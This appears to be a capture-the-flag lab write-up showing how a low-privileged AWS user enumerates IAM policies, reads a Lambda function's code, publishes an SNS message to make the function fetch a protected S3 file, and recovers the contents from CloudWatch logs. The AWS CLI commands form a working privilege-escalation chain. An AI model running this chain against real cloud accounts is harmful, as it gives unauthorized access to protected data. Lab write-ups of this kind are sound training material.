- Published on
CWL - SNS PubSub Intrigue
- Authors

- Name
- mfkrypt

Table of Contents
Recon
We are given the following credentials:
Proceed to authenticate. Just provide any random region and we can leave out the output format field
aws configure
Verify the authentication by making an API call
aws sts get-caller-identity
Our current user is Soc_Ananlyst_L4
IAM Enumeration
Policies
Let's try to list down user policies
aws iam list-user-policies --user-name Soc_Ananlyst_L4
{
    "PolicyNames": [
        "Lambda_Access_Policy",
        "S3_Access_Policy",
        "SNS_Access_Policy",
        "User_Policy"
    ]
}
Let's get some more details on the available policies
aws iam get-user-policy --user-name Soc_Ananlyst_L4 --policy-name S3_Access_Policy
{
    "UserName": "Soc_Ananlyst_L4",
    "PolicyName": "S3_Access_Policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "ListObjectsInSpecificBucket",
                "Effect": "Allow",
                "Action": [
                    "s3:ListBucket"
                ],
                "Resource": "arn:aws:s3:::escalation-lambda-bucket"
            }
        ]
    }
}
S3 Enumeration
We have can list down objects from the escalation-lambda-bucket bucket but not able to download them based on the absence of s3:GetObject permission
❯ aws s3 ls s3://escalation-lambda-bucket --recursive

2025-08-12 05:32:39         45 Secret.txt
❯ aws s3 cp s3://escalation-lambda-bucket/Secret.txt .

fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
Lamda Enumeration
aws iam get-user-policy --user-name Soc_Ananlyst_L4 --policy-name Lambda_Access_Policy
{
    "UserName": "Soc_Ananlyst_L4",
    "PolicyName": "Lambda_Access_Policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "AllowViewLambdaLogs",
                "Effect": "Allow",
                "Action": [
                    "logs:DescribeLogGroups"
                ],
                "Resource": "*"
            },
            {
                "Sid": "AllowLambdaLogAccess",
                "Effect": "Allow",
                "Action": [
                    "logs:DescribeLogStreams",
                    "logs:GetLogEvents"
                ],
                "Resource": "arn:aws:logs:us-east-1:058264439561:log-group:/aws/lambda/escalation-function:*"
            },
            {
                "Sid": "AllowLambdaReadCode",
                "Effect": "Allow",
                "Action": [
                    "lambda:GetFunction",
                    "lambda:GetFunctionConfiguration",
                    "lambda:GetFunctionCodeSigningConfig"
                ],
                "Resource": "arn:aws:lambda:us-east-1:058264439561:function:escalation-function"
            }
        ]
    }
}
Observe that we also have Logs permissions besides from Lambda but we'll get back to that later. We can see that lambda:GetFunction is present meaning we can download the source code of the specific function mentioned, escalation-function
aws lambda get-function --function-name escalation-function --region us-east-1
Download the zip file and unzip it.
import json
import boto3

def lambda_handler(event, context):
    s3 = boto3.client('s3')
    print("Received SNS event:", json.dumps(event))

    try:
        message = json.loads(event['Records'][0]['Sns']['Message'])
        action = message.get('action', '')

        if action == 'trigger':
            # Always fetch xyz.txt when action is trigger
            response = s3.get_object(Bucket='escalation-lambda-bucket', Key='Secret.txt')
            content = response['Body'].read().decode('utf-8')
            print("S3 Content:", content)
            return {
                'statusCode': 200,
                'body': content
            }
        else:
            print("Action is not trigger.")
            return {
                'statusCode': 200,
                'body': 'No action taken'
            }

    except Exception as e:
        print("Error:", str(e))
        return {
            'statusCode': 500,
            'body': str(e)
        }
From the source above, the lambda_handler function takes the value from the argument of message from the SNS topic and checks it if matches:
"action":"trigger"
If it does match, the lambda function will trigger and fetch the Secret.txt file which is supposedly our flag
SNS Enumeration
aws iam get-user-policy --user-name Soc_Ananlyst_L4 --policy-name SNS_Access_Policy
{
    "UserName": "Soc_Ananlyst_L4",
    "PolicyName": "SNS_Access_Policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "AllowSNSTopicOperations",
                "Effect": "Allow",
                "Action": [
                    "sns:ListTopics"
                ],
                "Resource": "*"
            },
            {
                "Sid": "AllowListSubscriptionsOnSpecificTopic",
                "Effect": "Allow",
                "Action": [
                    "sns:ListSubscriptionsByTopic",
                    "sns:GetTopicAttributes",
                    "sns:Publish"
                ],
                "Resource": "arn:aws:sns:us-east-1:058264439561:escalation-topic"
            }
        ]
    }
}
From the permissions above, sns:Publish stands out as it correlates with the source code that we found earlier which requires us to publish messages to the SNS topic which from the above is named escalation-topic
aws sns publish --topic-arn arn:aws:sns:us-east-1:058264439561:escalation-topic --message '{"action":"trigger"}' --region us-east-1
Based on the previous policy permissions, we would also need to check the logs as the flag would be recovered there after the invoking of the lambda function.
Lambda Logs Enumeration
We know the log group name is /aws/lambda/escalation-function from here:
{
        "Sid": "AllowLambdaLogAccess",
        "Effect": "Allow",
        "Action": [
            "logs:DescribeLogStreams",
            "logs:GetLogEvents"
    ],
    "Resource": "arn:aws:logs:us-east-1:058264439561:log-group:/aws/lambda/escalation-function:*"
}
Then we need to get the log stream. logs:DescribeLogStreams allows us to perform this action. We would need to get the latest log stream and this is where a problem starts to arise
Issue (Broken Lab)
Upon running the command below:
aws logs describe-log-streams --log-group-name /aws/lambda/escalation-function --region us-east-1
At the time of doing this lab, it was 17'th March and it was not logging the current date....When listing down the log events, the flag is nowhere to be seen so I just resorted to trial and error using different log streams and finally ended up with the 2'nd last log stream.
aws logs get-log-events --log-group-name /aws/lambda/escalation-function --log-stream-name '2026/03/15/[$LATEST]a96b12a9b61d4fc48dd5c53be386b87e' --region us-east-1